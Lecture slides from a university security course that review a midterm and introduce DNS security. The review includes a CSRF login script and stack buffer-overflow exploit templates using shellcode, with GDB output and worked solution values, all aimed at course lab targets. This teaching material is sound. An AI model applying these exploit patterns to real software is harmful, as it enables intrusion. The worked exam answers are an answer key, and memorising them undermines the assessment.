# CSE127, Computer Security

*Midterm Review + Network Security II*

UC San Diego

# Housekeeping

*General course things to know*

- PA4 is out, due next **Thursday**
  - CTF-style assignment, very little instruction, it's fun!
- PA4 workflow
  - Someone in my research group has dropped a USB stick, which you have stolen and "emailed to yourself"
  - That's the opening salvo, the rest is up to you
- PA4 tips
  - Start soon, come to OH, ask questions if you're stuck or don't understand something

# Midterm Review

# Expectations and Intentions

- I was hoping for ~75% average
  - ~80% for MCQs and SAs, and then maybe 60%s for PA questions
- I thought web question would be trickier than AppSec
- I thought the exam would be OK time wise, clearly it ran on the longer side (~10% of folks had no answers for page 11)
- Intention
  - Not to traumatize you, but to test your deep understanding of concepts from lecture and your application of understanding of ideas from the PAs
- Grading
  - Try to be as generous as possible, quick turnaround time

# The midterm in aggregate

- Midterm was clearly quite challenging
- **Very broad standard deviation,** indicating very wide spread of scores
  - Results were roughly bimodal (e.g., two peaks)
- Median overall: **59.3%,** broken down by groups…
  - **MCQ:** 66%
  - **SA:** 88%
  - **PA1+2:** 48%
  - **PA3:** 43%

# Some questions were exceptionally challenging

*We gave points to everyone for these*

[2 points] In PA3, you used a CSRF attack to log into Bungle with no CSRF defenses. Your partner suggests the following solution:

```
<script>
    var xmlhttp = new XMLHttpRequest();
    var params = "username=attacker&password=l33th4x";
    xmlhttp.open("POST", "http://bungle.sysnet.ucsd.edu/login");
    xmlhttp.send(params);
</script>
```

You try it, but although you see in the developer console a correct POST request going to Bungle's login endpoint, the user is not logged into Bungle. What is going wrong?

# Some questions were exceptionally challenging

*We gave points to everyone for these*

[2 points] In PA3, you used a CSRF attack to log into Bungle with no CSRF defenses. Your partner suggests the following solution:

```
<script>
    var xmlhttp = new XMLHttpRequest();
    var params = "username=attacker&password=l33th4x";
    xmlhttp.open("POST", "http://bungle.sysnet.ucsd.edu/login");
    xmlhttp.send(params);
</script>
```

You try it, but although you see in the developer console a correct POST request going to Bungle's login endpoint, the user is not logged into Bungle. What is going wrong?

- Solution here is that you're not *setting the cookie value in the browser* by making the POST request, you're just successfully executing a POST
  - Learning objective: Test browser + cookie knowledge (e.g., how does logging in *actually* work in practice)

# Some questions were exceptionally challenging

*We gave points to everyone for these*

(d) (3 points) What is implicit trust on the web and what is one type of attack enabled by implicit trust?

# Some questions were exceptionally challenging

*We gave points to everyone for these*

(d) (3 points) What is implicit trust on the web and what is one type of attack enabled by implicit trust?

- Implicit trust is the idea that scripts can load scripts, as a result, you never really know what's being presented on your page in the dynamic web
  - Lots of examples, one from class is malvertising, others include drive-by-downloads, etc.

# Some questions had hilarious answers

*Thank you for making grading fun!*

(a) (2 points) What is the de-facto way to prevent SQL injection attacks?

# Some questions had hilarious answers

*Thank you for making grading fun!*

(a) (2 points) What is the de-facto way to prevent SQL injection attacks?

- “Don’t use a database”

# Some questions had hilarious answers

*Thank you for making grading fun!*

(a) (2 points) What is the de-facto way to prevent SQL injection attacks?

- “Don’t use a database”
- “Destruction”

# Some questions I thought would be free (they were not)

(e) Consider the following vulnerable function, compiled and run without DEP or ASLR enabled in the PA2 VM:

```
void vuln(char *arg)
{
   char buf1[64];
   strcpy(buf1, arg);
}
```

i. (3 points) Assume that `arg` is a pointer to a single command line argument you will pass using a Python script. Assume the compiler does not add any padding, and that the following values apply:

- Original return address of `vuln`: `0x0804a035`
- Original return address of `vuln` is stored on the stack at: `0xfff6de2c`
- Address of the beginning of `buf1` on the stack: `0xfff6ddbc`
- Length of `shellcode`: 23 bytes

Fill in the blanks to construct an attack that exploits this function to open a shell.

```
from shellcode import shellcode
from struct import pack

first_val = ____________________

second_val = ____________________

print shellcode + 'A' * ____ + first_val.to_bytes(4, 'little')
    + second_val.to_bytes(4, 'little')
```

# Some questions I thought would be free (they were not)

(e) Consider the following vulnerable function, compiled and run without DEP or ASLR enabled in the PA2 VM:

```
void vuln(char *arg)
{
   char buf1[64];
   strcpy(buf1, arg);
}
```

i. (3 points) Assume that `arg` is a pointer to a single command line argument you will pass using a Python script. Assume the compiler does not add any padding, and that the following values apply:

- Original return address of `vuln`: `0x0804a035`
- Original return address of `vuln` is stored on the stack at: `0xfff6de2c`
- Address of the beginning of `buf1` on the stack: `0xfff6ddbc`
- Length of `shellcode`: 23 bytes

Fill in the blanks to construct an attack that exploits this function to open a shell.

```
from shellcode import shellcode
from struct import pack

first_val = ____________________

second_val = ____________________

print shellcode + 'A' * ____ + first_val.to_bytes(4, 'little')
    + second_val.to_bytes(4, 'little')
```

- Only 32% of folks got this entirely right (I was hoping for > 80%)
- To get to return address, you need to write rest of buffer, EBP, then return address
- 64 - 23 A's (41)
- First_val can be written with anything (literally any 4 bytes gives you a correct answer)
- Second_val is address of shellcode

# Some questions I thought would be free (they were not)

ii. (3 points) Suppose that we enabled address-space layout randomization (ASLR) in a similar way to how we implemented it in target6. Could you still conduct your attack? Why or why not?

# Some questions I thought would be free (they were not)

> ii. (3 points) Suppose that we enabled address-space layout randomization (ASLR) in a similar way to how we implemented it in target6. Could you still conduct your attack? Why or why not?

- We accepted **BOTH** yes and no so long as your justification was correct
  - Yes, you can use a small NOP sled
  - No, if ASLR randomization is too big then we can't reliably jump to our shellcode
  - ~70% of students got this correct (I was hoping for > 85%)

# PA1+2 GDB question was the hardest question

```
void vulnerable(char* arg) {
   int *p;
   int a;
   char buf[2048];
   strncpy(buf, arg, sizeof(buf) + 8);
   *p = a;
}

int main(int argc, char **argv)
{
  vulnerable(argv[1]);
  return 0;
}
```

- This is the exact target code from target3.c in PA2
- Basic idea is pointer subterfuge; you can't overwrite the return address directly (because of strncpy) but you can modify the two variables above the buf
- Goal:
  - Get `p` to be return address location
  - Get `a` to be start of shellcode

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

- Breakpoint is at `0x8048f01`
  - Right before call to strncpy

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

- Breakpoint is at `0x8048f01`
  - Right before call to strncpy
- Question asks what's at %ESP + 8?

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>:  push %ebp
   0x08048ee1 <+1>:  mov %esp,%ebp
   0x08048ee3 <+3>:  sub $0x828,%esp
   0x08048ee9 <+9>:  mov 0x8(%ebp),%eax
   0x08048eec <+12>:  movl $0x808,0x8(%esp)
   0x08048ef4 <+20>:  mov %eax,0x4(%esp)
   0x08048ef8 <+24>:  lea -0x810(%ebp),%eax
   0x08048efe <+30>:  mov %eax,(%esp)
   0x08048f01 <+33>:  call 0x8048280 <strncpy>
   0x08048f06 <+38>:  mov -0xc(%ebp),%eax
   0x08048f09 <+41>:  mov -0x10(%ebp),%edx
   0x08048f0c <+44>:  mov %edx,(%eax)
   0x08048f0e <+46>:  leave
   0x08048f0f <+47>:  ret
End of assembler dump.
```

- Breakpoint is at `0x8048f01`
  - Right before call to strncpy
- Question asks what's at %ESP + 8?
  - Where does %ESP change or is referenced?

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>:  push %ebp
   0x08048ee1 <+1>:  mov %esp,%ebp
   0x08048ee3 <+3>:  sub $0x828,%esp
   0x08048ee9 <+9>:  mov 0x8(%ebp),%eax
   0x08048eec <+12>:  movl $0x808,0x8(%esp)
   0x08048ef4 <+20>:  mov %eax,0x4(%esp)
   0x08048ef8 <+24>:  lea -0x810(%ebp),%eax
   0x08048efe <+30>:  mov %eax,(%esp)
   0x08048f01 <+33>:  call 0x8048280 <strncpy>
   0x08048f06 <+38>:  mov -0xc(%ebp),%eax
   0x08048f09 <+41>:  mov -0x10(%ebp),%edx
   0x08048f0c <+44>:  mov %edx,(%eax)
   0x08048f0e <+46>:  leave
   0x08048f0f <+47>:  ret
End of assembler dump.
```

- Breakpoint is at `0x8048f01`
  - Right before call to strncpy
- Question asks what's at %ESP + 8?
  - Where does %ESP change or is referenced?
  - Only changes once (sub); all other times are references

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

- Breakpoint is at `0x8048f01`
  - Right before call to strncpy
- Question asks what's at %ESP + 8?
  - Where does %ESP change or is referenced?
  - Only changes once (sub); all other times are references
- One line directly places value at %esp + 8: **0x808** is answer

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

- What is **0x808....?**
  - **8 * 16^2 + 8 = 2056...** aka sizeof(buf) + 8
- Why are we putting 2056 on the stack?

# PA1+2 GDB question was the hardest question

(f) (2 points) At this point in execution, if we run the following command in GDB:

```
(gdb) x /wx $esp+8
```

What is the value we will see?

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

- What is **0x808….?**
  - **8 * 16^2 + 8 = 2056…** aka sizeof(buf) + 8
- Why are we putting 2056 on the stack?
  - Because it’s the third argument in the call to strncpy!
- This means…
  - %esp points to buf, %esp+4 points to arg, %esp+8 points to 2056

# PA1+2 GDB question was the hardest question

(g) (6 points) Say we want to write a Python file that can open a shell inside this program. Using the template below, fill in the values on the lines for `first_value` and `second_value`.

```
from shellcode import shellcode
from struct import pack


first_value = ____________________



second_value = ____________________

print shellcode+"\x41"*(2048-len(shellcode)) + first_value.to_bytes(4,
'little') + second_value.to_bytes(4, 'little')
```

- Intuition from before:
  - Want to turn *p = a into —> p = return_address, a = shellcode_addr
  - **How do we find both of these values?**

# PA1+2 GDB question was the hardest question

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

```
(gdb) r
...
(gdb) info reg
eax            0xbffef5f8 -1073809928
ecx            0xbfffeba0 -1073747040
edx            0x6 6
ebx            0x0 0
esp            0xbffef5e0 0xbffef5e0
ebp            0xbffefe08 0xbffefe08
esi            0x0 0
edi            0x8049780 134518656
eip            0x8048f01 0x8048f01 <vulnerable+33>
eflags         0x200282 [ SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
```

- Return address is stored at %ebp + 4 — `0xbffefe0c`

# PA1+2 GDB question was the hardest question

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

```
(gdb) r
...
(gdb) info reg
eax            0xbffef5f8 -1073809928
ecx            0xbfffeba0 -1073747040
edx            0x6 6
ebx            0x0 0
esp            0xbffef5e0 0xbffef5e0
ebp            0xbffefe08 0xbffefe08
esi            0x0 0
edi            0x8049780 134518656
eip            0x8048f01 0x8048f01 <vulnerable+33>
eflags         0x200282 [ SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
```

- Return address is stored at %ebp + 4 — `0xbffefe0c`
- Buf address: easy way or hard way

# PA1+2 GDB question was the hardest question

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

```
(gdb) r
...
(gdb) info reg
eax            0xbffef5f8 -1073809928
ecx            0xbfffeba0 -1073747040
edx            0x6 6
ebx            0x0 0
esp            0xbffef5e0 0xbffef5e0
ebp            0xbffefe08 0xbffefe08
esi            0x0 0
edi            0x8049780 134518656
eip            0x8048f01 0x8048f01 <vulnerable+33>
eflags         0x200282 [ SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
```

- Return address is stored at %ebp + 4 — `0xbffefe0c`
- Buf address: easy way or hard way
  - Hard way: Subtract -0x810 from %ebp (it will work, hex is hard though)

# PA1+2 GDB question was the hardest question

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

```
(gdb) r
...
(gdb) info reg
eax            0xbffef5f8 -1073809928
ecx            0xbfffeba0 -1073747040
edx            0x6 6
ebx            0x0 0
esp            0xbffef5e0 0xbffef5e0
ebp            0xbffefe08 0xbffefe08
esi            0x0 0
edi            0x8049780 134518656
eip            0x8048f01 0x8048f01 <vulnerable+33>
eflags         0x200282 [ SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
```

- Return address is stored at %ebp + 4 — `0xbffefe0c`
- Buf address: easy way or hard way
  - Easy way: We know (from prev question) that %esp is currently pointing to **buf**

# PA1+2 GDB question was the hardest question

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x08048ee0 <+0>: push %ebp
   0x08048ee1 <+1>: mov %esp,%ebp
   0x08048ee3 <+3>: sub $0x828,%esp
   0x08048ee9 <+9>: mov 0x8(%ebp),%eax
   0x08048eec <+12>: movl $0x808,0x8(%esp)
   0x08048ef4 <+20>: mov %eax,0x4(%esp)
   0x08048ef8 <+24>: lea -0x810(%ebp),%eax
   0x08048efe <+30>: mov %eax,(%esp)
   0x08048f01 <+33>: call 0x8048280 <strncpy>
   0x08048f06 <+38>: mov -0xc(%ebp),%eax
   0x08048f09 <+41>: mov -0x10(%ebp),%edx
   0x08048f0c <+44>: mov %edx,(%eax)
   0x08048f0e <+46>: leave
   0x08048f0f <+47>: ret
End of assembler dump.
```

```
(gdb) r
...
(gdb) info reg
eax            0xbffef5f8 -1073809928
ecx            0xbfffeba0 -1073747040
edx            0x6 6
ebx            0x0 0
esp            0xbffef5e0 0xbffef5e0
ebp            0xbffefe08 0xbffefe08
esi            0x0 0
edi            0x8049780 134518656
eip            0x8048f01 0x8048f01 <vulnerable+33>
eflags         0x200282 [ SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
```

- **What did we just load into %esp… %eax,** buf is at `0xbffef5f8`

# Putting it all together

(g) (6 points) Say we want to write a Python file that can open a shell inside this program. Using the template below, fill in the values on the lines for `first_value` and `second_value`.

```
from shellcode import shellcode
from struct import pack


first_value = ____________________



second_value = ____________________

print shellcode+"\x41"*(2048-len(shellcode)) + first_value.to_bytes(4,
'little') + second_value.to_bytes(4, 'little')
```

- We know we want p = `0xbffefe0c`, and a = `0xbffef5f8`
- We write them in reverse order; a then p, because a is closest to `buf` in the code
- Solution: `first_val = 0xbffef5f8, second_value = 0xbffefe0c`

# AI usage + midterm scores

- My question: If median scores on PAs are near 100%, and exam performance is ~59%, what's the discrepancy?
  - Lots of latent variables: exams are stressful, limited time, weird environment, etc….

# AI usage + midterm scores

- My question: If median scores on PAs are near 100%, and exam performance is ~59%, what's the discrepancy?
  - Lots of latent variables: exams are stressful, limited time, weird environment, etc.…
- One measurable variable: **AI usage**
  - 92% of students used AI at least *once* on a PA
  - Weak, but negative correlation between AI usage and exam performance
    - Strength of correlation increases with less AI usage
  - Of top 25 scorers, only 40% used AI for *all* PAs… **60% did not use AI on at least one PA;** even starker with top 10 (80% did not use AI on at least one PA)

# AI usage + midterm scores

- How to think about this?
  - AI usage is ubiquitous
  - Top scorers are using less AI on the PAs
  - AI usage not inherently *bad* — but there are clearly bad ways to use it
    - And… let's be real, you know if you're using it for outcomes vs. learning
- This isn't me saying stop using AI on PAs, but it's to offer you more data points as to what might be going wrong
  - And there is one more exam, after all
- Limitations: purely correlational, lots of latent variables unmeasured, etc.…

# A word on grades + the future

- First off: don't freak out (too much)
  - The class is curved, depends on overall performance, but in general…
    - ~35 – 40% in A range
    - ~40 – 45% in B range
- Use your median score to estimate how you're doing, **you can still adjust for the rest of the course!**
  - Use the staff resources available to you…. OH, Piazza, etc.
  - If something doesn't make sense… *ask*!
- Come to **my OH** if you want to discuss your exam

# Back to Networking…

# Previously on CSE 127…

*Recap*

- Last time, we talked about networking in the abstract, the high-level concepts, and dug a little deeply into TCP
- We talked about the basic security guarantees of the Internet
  - And basically how there are *none* out of the box…
- We discussed some basic attacks
  - Broadly in the class of spoofing (IP spoofing, ARP spoofing, BGP hijacking)
  - Takeway: **Addressing is hard and translating one type of address to other types of addresses can lead to issues.**


# Today's lecture — DNS

Learning Objectives


- Discuss the Domain Name System (DNS) and some inherent problems with DNS
- Learn about different strategies for breaking assumptions about DNS, including a common attack pattern called *cache poisoning*
- Learn defenses against DNS cache poisoning attacks

# Domain Name System

# Recall our basic web model…



# Recall our basic web model…




**But, the Internet doesn’t run on names… it runs on IP addresses. How does this work in practice?**

# DNS at 10,000 feet

